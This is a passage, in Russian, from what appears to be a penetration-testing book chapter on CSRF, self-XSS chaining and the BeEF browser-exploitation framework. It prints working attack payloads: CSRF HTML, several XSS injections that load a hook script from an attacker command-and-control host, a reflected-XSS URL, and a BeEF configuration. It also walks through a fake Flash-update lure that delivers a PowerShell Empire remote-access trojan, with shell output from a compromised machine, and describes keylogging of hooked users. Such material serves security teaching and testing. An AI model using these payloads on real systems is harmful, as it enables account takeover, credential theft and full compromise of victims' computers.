Ранее я кратко упомянул, что браузеры автоматически передают приложениям все связанные с ними куки-файлы. Например, если пользователь прошел аутентификацию на сайте `http://email.site`, будет создан куки-файл сеанса, который можно использовать для выполнения аутентифицированных запросов. Межсайтовая подделка запроса использует эту функцию взаимодействия с пользователями для взлома чрезмерно доверчивых приложений.

Обычно приложения позволяют пользователям обновлять свой профиль с помощью пользовательских значений, которые передаются через `GET`- или `POST`-запросы. Приложение, конечно, проверит, аутентифицирован ли запрос, и, возможно, даже сканирует входные данные, чтобы предотвратить атаки, связанные с SQL-инъекциями или межсайтовым скриптингом.

Рассмотрим сценарий, в котором мы обманом заставили жертву зайти на вредоносный сайт или, возможно, встроили код JavaScript в хорошо известный сайт. Этот конкретный фрагмент кода предназначен для выполнения CSRF-атаки и нацелен на приложение `http://email.site`.

Будучи хакерами, мы немного покопались и поняли, что приложение электронной почты позволяет обновлять сообщение о восстановлении пароля через страницу профиля: `http://email.site/profile/`.

Когда отправляем изменение в наш собственный тестовый аккаунт, мы видим, что вызывается следующий URL-адрес:

```
http://email.site/profile/update?recovery_email=test@email.local
```

Если можем изменить сообщение о восстановлении пароля другого пользователя, то можем сбросить его учетные данные и, возможно, войти в систему в качестве этого пользователя. Вот тут вступает в действие межсайтовая подделка запроса. Хотя приложение все же проверяет значение адреса электронной почты и запрос должен быть аутентифицирован, других проверок безопасности нет.

В ходе CSRF-атаки во вредоносный сайт внедряется невидимый элемент `iframe`, `img` или аналогичный элемент, который отправляет кросс-доменный запрос к приложению-жертве, используя предоставленные злоумышленником значения. Когда браузер жертвы пытается загрузить элемент `iframe` или `img`, он также передает куки-файлы сеанса вместе с запросом. С точки зрения приложения это действительный запрос, который разрешено выполнять. Злоумышленники, возможно, не могут прочитать ответ, поскольку он межхостовый (cross-origin) (помните правило ограничения домена?), но ущерб уже нанесен.

На нашем вредоносном сайте мы встраиваем тег <img> с кодом, который указывает на URL-адрес обновления профиля, содержащий в качестве нового значения наш адрес электронной почты.

Типичная CSRF-атака выглядит примерно так, как показано на рис. 9.7.

Когда пользователь посещает наш вредоносный сайт, изображение пытается загрузиться, отправив аутентифицированный GET-запрос приложению-жертве, обновив адрес электронной почты, на который уходит письмо о восстановлении пароля в приложении электронной почты. Теперь у нас есть возможность запросить сброс пароля для учетной записи жертвы и войти на сайт напрямую.




Рис. 9.7. CSRF-атака

Чтобы предотвратить CSRF-атаки, разработчики должны реализовать токены CSRF. Это уникальные случайные числа, используемые один раз (nonce), генерируемые для каждого запроса к защищенной странице. Когда запрашивается обновление какой-либо части приложения, клиент должен отправить это уникальное значение вместе с запросом, прежде чем изменение данных будет разрешено. Теоретически злоумышленники, внедрившие теги <img> в свой вредоносный сайт, не смогут угадать этот токен, поэтому CSRF-атака окажется неудачной. Токены CSRF являются хорошей защитой от межсайтовой подделки запроса, если реализованы должным образом. Прежде всего значение должно быть уникальным, недетерминированным и трудно угадываемым. Небольшое случайное целое число – плохой токен, потому что его можно легко подобрать с помощью метода полного перебора. Хеш MD5 имени пользователя или любого другого статичного предположительного значения также недостаточно хорош.

Токены CSRF должны быть привязаны к сеансу пользователя, и если этот сеанс завершен, токены также должны быть уничтожены. Если токены являются глобальными, злоумышленники могут сгенерировать их в своих собственных учетных записях и использовать их, чтобы атаковать других.

Токены CSRF также должны быть ограничены по времени. По прошествии достаточного количества времени срок действия токена истечет, и он не должен появляться снова. Если токены передаются через GET-запросы, они могут кешироваться прокси-серверами или браузером, и злоумышленники могут просто собрать старые значения и использовать их повторно.

Когда мы встречаем токены CSRF в приложении, выбранном в качестве объекта атаки, то должны выполнить проверку на предмет наличия проблем с реализацией. Вы удивитесь, узнав, сколько раз токен CSRF, выданный клиенту, был проигнорирован при передаче обратно на сервер.

Межсайтовая подделка запроса представляет собой интересный тип атаки, и связанные с ней уязвимости часто можно объединить в цепочку с другими проблемами, такими как межсайтовый скриптинг, для осуществления эффективной атаки на конкретную цель.

Допустим, мы обнаружили хранимую XSS-уязвимость на странице профиля почтового приложения. Мы могли бы обновить свое имя, чтобы отразить полезную нагрузку. Поскольку мы не можем влиять на имена профилей других пользователей, эта полезная нагрузка сработает только для нашей учетной записи. Это называется **self-XSS-атака**. Если одно и то же приложение также уязвимо для CSRF-атак на странице как входа, так и выхода, можно заставить пользователя выйти из системы, а также заставить его войти в систему под именем другого пользователя.

Прежде всего мы могли бы отправить полезную нагрузку XSS в собственное имя профиля и сохранить ее на потом. Затем можем создать вредоносный сайт, который выполняет следующие операции по порядку:

1) использует межсайтовую подделку запроса, чтобы заставить жертву выйти из приложения;
2) использует межсайтовую подделку запроса для входа жертвы обратно с применением наших учетных данных;
3) использует межсайтовую подделку запроса для перехода на страницу профиля приложения, содержащую вредоносный код;
4) выполняет вредоносный код в браузере жертвы.

Вредоносный код будет выглядеть примерно так:

```
<html>
<body>
    <img src="http://email.site/logout">
    <img src="http://email.site/login?user=attacker&password=god">
    <iframe src="http://email.site/profile/" width=0 height=0>
</body>
</html>
```

Рис. 9.8. Вредоносный код self-, XSS- и CSRF-атак

`http://email.site/profile/` содержит код self-XSS, который мы сохранили ранее и который будет выполняться на ничего не подозревающем объекте атаки после загрузки `iframe`.

Что можно сделать с кодом JavaScript, работающим в браузере жертвы, но в рамках сеанса учетной записи? Воровать куки-файлы сеанса не имеет смысла, но у нас есть другие варианты.

BeEF

В большинстве случаев XSS-уязвимость трудно эксплуатировать успешно. Когда я говорю о практических атаках на стороне клиента, я не имею в виду скриншот всплывающего окна `alert(1)` для отчета!

Во время выполнения задания XSS-уязвимость может стать жизнеспособным способом атаковать пользователей и закрепиться в сети. Проведение XSS-

атак может быть затруднено, так как в большинстве случаев у вас есть только одна попытка. Нам нужно выполнить код и сделать все, что нужно, прежде чем пользователь закроет сеанс браузера. Извлечь токен сеанса или другие важные данные достаточно просто, но что, если нам нужно поднять нашу атаку на новый уровень? В идеале нужно получить полный контроль над браузером клиента и заставить его выполнять наши приказы, возможно, автоматизируя некоторые более сложные атаки.

BeEF – это прекрасный инструмент, созданный Уэйдом Алькорном (Wade Alcorn), который упрощает эксплуатацию XSS-уязвимостей.

BeEF имеет серверный компонент, обеспечивающий управление и контроль. Клиентов (или, как их называют в контексте этой атаки, зомби) можно поймать с помощью фрагмента кода JavaScript, размещенного на самом командно-контрольном сервере. Зомби будет периодически регистрироваться на этом сервере и получать команды, в том числе следующие:

- выполнение произвольного кода JavaScript;
- методы социальной инженерии для доставки вредоносных программ;
- закрепление в системе (персистентность);
- интеграция с Metasploit;
- сбор информации
- …и многое другое.

Чтобы эксплуатировать клиента с помощью BeEF, нужно поймать его посредством XSS-атаки или поразить клиентский код приложения, используя бэкдор. Вредоносный код JavaScript будет выполнен и загрузит ловушку из нашего командно-контрольного сервера BeEF, предоставляя нам доступ для выполнения дополнительного кода, упакованного внутри BeEF в качестве команд.

Установить BeEF просто. Он доступен на GitHub на странице https://github.com/beefproject/beef. BeEF также есть в Kali Linux по умолчанию, хотя в некоторых случаях лучше, если он будет работать на вашем командно-контрольном сервере в облаке.

Мы можем клонировать последнюю версию из репозитория GitHub с помощью команды `git clone`.

```
root@spider-c2:~# git clone https://github.com/beefproject/beef
```

Исходный код поставляется со скриптом `install`, который настроит среду за нас. Выполните его в папке `beef`.

```
root@spider-c2:~/beef# ./install
[WARNING] This script will install BeEF and its required dependencies
(including operating system packages).
```

```
Are you sure you wish to continue (Y/n)? y
[INFO] Detecting OS...
[INFO] Operating System: Linux
[INFO] Launching Linux install...
[INFO] Detecting Linux OS distribution...
[INFO] OS Distribution: Debian
[INFO] Installing Debian prerequisite packages...
[...]
```

BeEF можно настроить с помощью файла конфигурации `config.yaml`. Есть множество вариантов настройки, но для нас наиболее важными являются следующие.

```
beef:
[...]
  credentials:
    user: "admin"
    passwd: "peanut butter jelly time"

[...]
  restrictions:
    # subnet of IP addresses that can hook to the framework
    permitted_hooking_subnet: "172.217.2.0/24"
    # subnet of IP addresses that can connect to the admin UI
    permitted_ui_subnet: "196.247.56.62/32"

  # HTTP server
  http:
    debug: false #Thin::Logging.debug, very verbose. Prints also full
exception stack trace.
    host: "0.0.0.0"
    port: "443"
    public: "c2.spider.ml"

[...]

  https:
    enable: true
    key: "/etc/letsencrypt/live/spider.ml/privkey.pem"
    cert: "/etc/letsencrypt/live/spider.ml/cert.pem"
```

Корневой каталог файла конфигурации – `beef` с отступом строк, ограничивающих подузлы. Например, путь `beef.credentials.user` будет возвращать значение `admin` после синтаксического анализа файла конфигурации.

Изменение параметров `beef.credentials.*` не должно вызывать вопросов. Рекомендуется также обновить параметры `beef.restrictions.*`, чтобы гарантировать, что мы нацелились на соответствующих клиентов, и не допускать посторонних пользователей в интерфейс командно-контрольного сервера.

Опция `permitted_ui_subnet` ограничит диапазоны сети, которым BeEF разрешит доступ к `/ui/`, интерфейсу администратора сервера. Тут все должно быть очень строго, поэтому обычно мы устанавливаем текущий внешний адрес, после которого следует `/32`.

Мы также можем ограничить адреса, которым фактически разрешено взаимодействовать с ловушкой BeEF, предотвращая эксплуатацию уязвимостей у тех клиентов, которых мы не планируем взламывать. Если запускаем BeEF для внутреннего использования, то можем ограничить подсеть перехвата, скажем, только маркетингом. Если аналитики из Синей команды попытаются выполнить полезную нагрузку, они не получат ничего полезного в ответ.

Для развертывания в эксплуатационной среде в облаке нужно установить `beef.http.host` в пространство IP-адресов нашей жертвы, и нам также следует прослушивать порт 443. Рекомендуется запускать BeEF с `beef.https.enable = true`, поскольку это увеличивает шансы на успех.

Если попытаемся внедрить нашу полезную нагрузку BeEF `<script async src = http://c2.spider.ml/hook.js>` на страницу, загруженную по протоколу HTTPS, современные браузеры вообще не будут загружать сценарий. Загрузка HTTPS-ресурсов на HTTP-сайт разрешена, поэтому, если возможно, командно-контрольный сервер всегда должен работать с включенным TLS.

Параметры конфигурации `beef.https.key` и `beef.https.cert` должны указывать на соответствующий сертификат, желательно подписанный доверенным корневым центром сертификации, таким как **Let's Encrypt**. Мы рассматривали использование Let's Encrypt для запроса бесплатных сертификатов в главе 6 «Обнаружение и эксплуатация уязвимостей в приложениях с помощью внешних сервисов».

Let's Encrypt предоставляет бесплатные сертификаты с проверкой домена для имен хостов и даже сертификаты с поддержкой поддоменов. Дополнительную информацию можно найти на станице https://letsencrypt.org.

Значение `beef.http.public` должно соответствовать домену с HTTPS-сертификатом, иначе могут возникнуть ошибки при валидации клиента и перехват завершится неудачно.

Когда все будет настроено, можно запустить серверный компонент.




Рис. 9.9. BeEF работает в облаке

Ну вот, командно-контрольный сервер BeEF готов к работе, и можно приступать к атаке на клиентов. Первый шаг – получить код ловушки BeEF, чтобы выполнить его в целевом браузере. Есть несколько способов сделать это. Наиболее распространенный – постоянная, отраженная или основанная на DOM-модели XSS-атака.

Если у нас есть доступ к приложению через оболочку, то также есть смысл использовать бэкдор с помощью ловушки BeEF. Мы можем сохранить код ловушки и записывать действия пользователей и даже использовать методы социальной инженерии для запуска вредоносных программ на компьютерах, представляющих особый интерес.

Панель командно-контрольного сервера BeEF доступна через URL-адрес, отображаемый в выводе программы запуска BeEF:

```
https://[beef.http.public]:[beef.http.port]/ui/panel
```

Интерфейс несколько неординарен, но к нему быстро привыкаешь.




Рис. 9.10. Панель управления сервером BeEF

В левой части пользовательский интерфейс отображает историю перехваченных браузеров или жертв как онлайн, так и офлайн, сгруппированных по исходному домену. Жертву в онлайне можно сразу же эксплуатировать, поскольку ловушка активно выполняет обратный вызов к командно-контрольному серверу. Клиенты, которые сейчас не в сети, не регистрировались на сервере, но по-прежнему могут эксплуатироваться, когда жертва снова выходит в сеть. Это типично для жертв, атакованных через хранимый XSS, веб-приложения с бэкдорами или расширения браузера.

В правой части истории пойманных браузеров вы найдете стартовую страницу (или **Getting Started**), журналы командно-контрольного сервера (**Logs**) и вкладку элемента управления выбранной жертвы (**Current Browser**), которая представляет особый интерес и включает в себя дополнительные вкладки для сведений, журналов и модулей или команд.

На вкладке **Commands** можно выбрать модуль для запуска, ввести любые обязательные параметры в крайнем столбце справа, прежде чем нажать кнопку **Execute** (Выполнить), и наблюдать историю выполнения модуля в центральном столбце.

Доступных модулей много, и некоторые работают лучше, чем другие. Эффективность выбранного вами модуля (команды) действительно зависит от версии браузера, жертвы и от того, насколько они технически подкованы. В следующих разделах рассмотрим более успешные модули атаки в попытке скомпрометировать объект атаки или получить учетные записи.

Перехват

Поскольку командно-контрольный сервер BeEF работает в облаке, мы предоставили доступ к двум важным URL-адресам:

- интерфейс администратора – `https://c2.spider.ml/ui/panel`;
- сценарий перехвата – `https://c2.spider.ml/hook.js`.

Оба URL-адреса заблокированы параметрами `beef.restrictions.*` в файле конфигурации. Позаботьтесь об использовании соответствующих диапазонов сети для перехвата и ограничений интерфейса администратора.

Файл `hook.js`, по сути, представляет собой вредоносную программу, которую мы поместим в браузер жертвы, чтобы получить полный контроль над сеансом. Это довольно большой кусок кода, и его лучше всего доставлять в виде внешнего сценария (например, размещенного на нашем командно-контрольном сервере), но это не обязательно. Можно скопировать и вставить весь код ловушки в окне консоли браузера, если захотим. Его много, но он совместим с различными браузерами.

Если пытаемся спрятаться от Синей команды, возможно, будет лучше переместить этот файл в менее заметное место, чем `c2.spider.ml/hook.js`, но

в данной главе будем осуществлять перехват жертв с помощью этого URL-адреса.

Как я упоминал ранее, когда у нас есть XSS-уязвимость, мы можем создать полезную нагрузку, чтобы использовать новый тег <script>, который будет перехватывать клиента с помощью полезной нагрузки BeEF. В некоторых ситуациях может потребоваться немного больше творчества, чтобы заставить JavaScript выполнять наш код, но конечной целью является вставка полезной нагрузки, такой как следующая:

```
<script async src=https://c2.spider.ml/hook.js></script>
```

В распространенной ситуации, когда точка отражения (также известная как **приемник**) находится внутри HTML-тега, у нас есть несколько вариантов:

- исключить уязвимый HTML-тег и открыть новый тег <script>, содержащий код ловушки;
- настроить обработчик событий, который будет скачивать и выполнять код ловушки, когда происходит событие, например когда загружается страница или пользователь кликает на элемент.

Первый вариант прост. Мы можем закрыть свойство `value` двойными кавычками, а элемент `input` – угловой скобкой, за которой следует наш вредоносный тег <script>.

```
<input type="text" name="qs" id="qs" value=""><script async
src=https://c2.spider.ml/hook.js></script><span id="">
```

Полученный HTML-код, после того как вредонос будет отражен обратно, автоматически скачает и выполнит код ловушки, предоставляя нам доступ к сеансу просмотра. Ключевое слово `async` гарантирует, что ловушка скачивается асинхронно и не замедляет загрузку страницы, таким образом подсказав жертве, что что-то идет не так.

Незавершенный тег в конце гарантирует, что оставшаяся часть исходного HTML-кода не будет отображаться на странице, что придает ему более чистый вид.

Если нужно использовать событие для выполнения своего кода, можем настроить обработчик, создав соответствующее свойство `on[event]` в пораженном HTML-теге. Например, если нужно, чтобы ловушка сработала, когда пользователь кликает по пораженному элементу, можно использовать свойство `onclick` тега <input>, которое позволяет выполнять произвольный код:

```
<input type="text" name="qs" id="qs" value="" onclick="alert(document.
cookie)" x="">
```

В предыдущем примере появится окно оповещения с текущими куки-файлами, что, как я уже говорил, отлично подходит для демонстрации возможности, но не очень полезно при атаке.

Можно использовать DOM и JavaScript для создания нового элемента `script`, указать его в коде ловушки и добавить в тег <head>.

Благодаря гибкости JavaScript существует миллион и один способ сделать это, но наш код довольно прост.

```
var hook = document.createElement('script');
hook.src = 'https://c2.spider.ml/hook.js';
document.head.append(hook);
```

Первая строка создает пустой объект, обозначающий тег <script>. Как и в случае со свойством тега `src=`, в JavaScript можно указать исходному коду сценария на код ловушки. В данный момент фактический код не загружается и не выполняется. Мы создали безобидный DOM-объект. Чтобы использовать его, можно применить функцию `append` и добавить его в `document.head`, то есть мы создаем тег `<script>` в теге `<head>`. Последняя строка делает именно это, и браузер немедленно и беззвучно скачивает код ловушки и выполняет его.

Наша полезная нагрузка будет выглядеть примерно так:

```
<input type="text" name="qs" id="qs" value="" var hook = document.
createElement('script');hook.src='https://c2.spider.ml/hook.js';

document.head.append(hook);" x="">
```

И снова используем указанное в конце свойство `x =`", чтобы убедиться, что никаких странностей, связанных с синтаксическим анализом, нет, и код может быть выполнен чисто.

Еще один распространенный приемник XSS-уязвимостей находится непосредственно в коде JavaScript, где-то на самой странице.

```
<script>
  sure = confirm("Hello [sink], are you sure you wish to logout?");
  if (sure) {
    document.location = "/logout";
  }
</script>
```

В предыдущем примере сервер отразит контролируемый пользователем текст внутри строкового параметра `confirm()`. Чтобы воспользоваться этим, можно повторно использовать код для манипуляции DOM, который мы написали ранее, и просто адаптировать его для работы внутри строки, переданной другой функции. Это ни в коем случае не является единственным способом добиться выполнения кода, но это только начало.

С помощью JavaScript можем соединять строки и другие объекты, используя оператор +.

```
alert("One plus one is " + prompt("1 + 1 = ") + "!");
```

Функция `prompt()` возвращает любое строковое значение, которое мы передаем ей, а функция `alert()` соединяет строки, перед тем как они вернутся к пользователю. С помощью JavaScript можно делать разные странные вещи, но важно отметить, что функция `prompt()` выполнена. Если у нас есть контроль над тем, что объединено в строку, мы можем выполнить произвольный код JavaScript.

В предыдущем примере кода вместо возврата нашего имени пользователя заставим приложение вернуть конкатенацию строк, в результате чего будет выполнен код вредоноса.

```
<script>
  sure = confirm("Hello " + eval("var hook = document.
createElement('script');hook.src='xxx.xxx';document.head.
append(hook);") + ", are you sure you wish to logout?");
  if (sure) {
    document.location = "/logout";
  }
</script>
```

Нас не особо интересует конечный результат конкатенации. Фактически метод `eval` не возвращает ничего значимого для отображения. Что нас волнует, так это выполнение данной функции, что, в свою очередь, приведет к выполнению кода нашей ловушки.

Если у вас зоркий глаз, то вы заметите, что у этой инъекции есть небольшая проблема. Если пользователь нажимает кнопку **OK** в диалоговом окне подтверждения, для переменной `sure` будет установлено значение `true` и пользователь уйдет с этой страницы, тем самым сводя на нет действия ловушки.

Чтобы обойти эту проблему, нужно «завершить» сценарий и контролировать ход его выполнения, чтобы убедиться, что страница останется открытой достаточно долго, чтобы мы могли провести второй этап атаки. Разумно было бы исключить функцию `confirm`, использовать метод `eval` и сразу после этого установить для переменной `sure` значение `false`. Это будет гарантировать, что пользователь не уйдет со страницы, если нажмет кнопку **OK**, поскольку следующее условие `if` всегда будет оцениваться как ложное.

Нужно слегка изменить наш вредоносный код.

```
"); eval("var hook = document.createElement('script');hook.
src='https://c2.spider.ml/hook.js';document.head.append(hook);"); sure
= false; //
```

В результате у нас есть валидный код, который не позволит оператору `if` получить значение `true` и изменить местоположение документа. Мы используем

двойную косую черту (//), чтобы закомментировать оставшуюся часть функции confirm(), предотвращая ошибки обработки JavaScript.

```
<script>
  sure = confirm("Hello "); eval("var hook = document.
createElement('script');hook.src='https://c2.spider.ml/hook.
js';document.head.append(hook);"); sure = false; //, are you sure you
wish to logout?");
  if (sure) {
    document.location = "/logout";
  }
</script>
```

Внедрение кода JavaScript в середине функции может создать некоторые проблемы, если он не был тщательно обработан. HTML будет вести себя довольно снисходительно, если мы пропустили закрывающий тег или нарушили остальную часть страницы, однако некоторые механизмы JavaScript не смогут выполнить синтаксический анализ кода и наш вредоносный код так и не будет выполнен.

Далее будем перехватывать сайт http://badguys.local, используя приведенную ниже XSS-атаку. Это намного более простая отраженная XSS-атака, но она должна сделать свое дело, чтобы продемонстрировать возможности BeEF.

```
http://badguys.local/cross-site-scripting/form-field?qs=»><script+asyn
c+src=https://c2.spider.ml/hook.js></script><span+id=»
```

Параметр ~~qs~~ уязвим для отраженных XSS-атак, и мы будем атаковать жертв с помощью нашей ловушки BeEF.

В случае успеха в журнале командно-контрольного сервера BeEF появится новый браузер, IP-адрес, браузер, операционная система и домен, на котором выполняется полезная нагрузка:

```
[20:21:37][*] New Hooked Browser [id:1, ip:196.247.56.62,
browser:CUNKNOWN,
os:Windows-7], hooked domain [badguys.local:80]
```

Теперь можно приступить к выполнению различных команд (или модулей) в браузере жертвы.

Атаки с применением методов социальной инженерии

Безусловно, самым простым способом сбора учетных данных или выполнения вредоносного кода есть и всегда будет социальная инженерия. XSS-атаки, в частности, дают нам преимущество выполнения кода на веб-сайте, которо-

му доверяют пользователи, что значительно увеличивает шансы на успех, поскольку даже самый бдительный пользователь будет доверять узнаваемому веб-адресу.

BeEF предоставляет нам несколько модулей социальной инженерии, в том числе следующие:

- **Fake Notification Bar**: доставляет вредоносное программное обеспечение, имитируя панели уведомлений браузера;
- **Fake Flash Update**: доставляет вредоносное программное обеспечение, замаскированное под всплывающее окно, уведомляющее о наличии обновления для Flash player[1];
- **Pretty Theft**: перехватывает учетные данные, используя поддельные всплывающие окна знакомых сайтов;
- **Fake LastPass**: захватывает учетные данные LastPass, используя поддельное всплывающее окно.

Чтобы продемонстрировать распространенную атаку с применением методов социальной инженерии с помощью BeEF, будем использовать модуль Fake Flash Update, расположенный в разделе **Commands** в категории **Social Engeneering** (Социальная инженерия). Этот метод по-прежнему на удивление эффективен в реальных условиях, и BeEF упрощает доставку исполняемой полезной нагрузки жертве.

Настройка проста: нам нужно указать модуль для нашей полезной нагрузки, которая будет представлена жертве в виде поддельного файла обновления Flash player.




Рис. 9.11. Настройка модуля Fake Flash Update

[1] Flash сейчас постепенно выходит из употребления, и этот инструмент уже не столь актуален. – *Прим. ред.*

Мы также можем выбрать свое изображение, если хотим изменить изображение по умолчанию, размещенное на сервере BeEF. Наша полезная нагрузка Fake Flash (`FlashUpdate.bat`) представляет собой простой пакетный скрипт, который будет запускать агента PowerShell Empire. У нас также есть отдельный командно-контрольный сервер Empire, работающий в облаке, ожидающий регистрации агента.

Empire – отличное средство с открытым исходным кодом, которое позволяет полностью контролировать компьютеры под управлением Windows и Linux. Агент Windows целиком написан на PowerShell и может использоваться для управления каждым аспектом жертвы. Это очень эффективный **троян удаленного доступа** (RAT). Linux также поддерживается через агента Python. У него есть масса постэксплуатационных модулей, и он легко развертывается в облаке. Более подробную информацию можно найти на странице https://www.powershellempire.com.

Мы разместили загрузчик агента Empire (`FlashUpdate.bat`) на нашем командно-контрольном сервере, чтобы упростить процесс. Fake Flash Update предоставит пользователю изображение, похожее на приглашение обновить Flash player. После нажатия на изображение начнется загрузка вредоносного программного обеспечения. Пользователю еще придется выполнить вредоносный код, но, как я уже говорил, это по-прежнему очень эффективный метод эксплуатации.

При нажатии на кнопку **Execute** (Выполнить) Fake Flash Update покажет поддельное сообщение в браузере жертвы.




Рис. 9.12. Модуль Fake Flash Update в действии

При наведении курсора на изображение отобразится ссылка на `http://c2.spider.ml/FlashUpdate.bat`, которую мы настроили ранее.

Командно-контрольный сервер Empire получает соединение с агентом, что дает нам полный контроль над компьютером жертвы, а не только над браузером.

```
(Empire: listeners) > list

[*] Active listeners:

Name    Module    Host                    Delay/Jitter    KillDate
----    ------    ----                    ------------    --------
http    http      https://c2.spider.ml:   5/0.0
                  8443

(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to
196.247.56.62
[*] New agent XH3U861L checked in
[+] Initial agent XH3U861L from 196.247.56.62 now active
[*] Sending agent (stage 2) to XH3U861L at 196.247.56.62
```

Мы можем взаимодействовать с агентом и выполнять произвольные команды (а также многое другое).

```
(Empire: listeners) > agents
(Empire: agents) > interact XH3U861L
(Empire: XH3U861L) > shell whoami
[...]
BG-CORP52176\ThePlague
..Command execution completed.
```

С помощью XSS-атаки мы смогли обманным путем заставить жертву запустить нашу вредоносную программу и позволить нам повысить привилегии из браузера до полного контроля над машиной жертвы.

Существуют и другие доступные модули социальной инженерии, и большинство из них довольно успешно.

Кейлоггер

В ходе XSS-атак часто используется старомодный кейлоггер. JavaScript позволяет очень легко фиксировать нажатия клавиш, и, поскольку у нас есть до-

ступ к выполнению произвольного кода JavaScript в браузере, мы также можем настроить регистратор нажатий клавиш. XSS-атака на странице входа в систему может быть очень ценной для злоумышленников.

В BeEF нет модуля или команды для активации кейлоггера, потому что он активирован по умолчанию в ядре! Мы можем видеть нажатия клавиш каждого перехваченного пользователя, проверяя вкладку **Logs** (Журналы) рядом с вкладкой **Current Browser** (Текущий браузер) в веб-интерфейсе пользователя либо непосредственно просматривая вывод консоли командно-контрольного сервера.

Чтобы увидеть кейлоггер BeEF в действии, нужно запустить сервер, используя опцию `-v` (verbose).

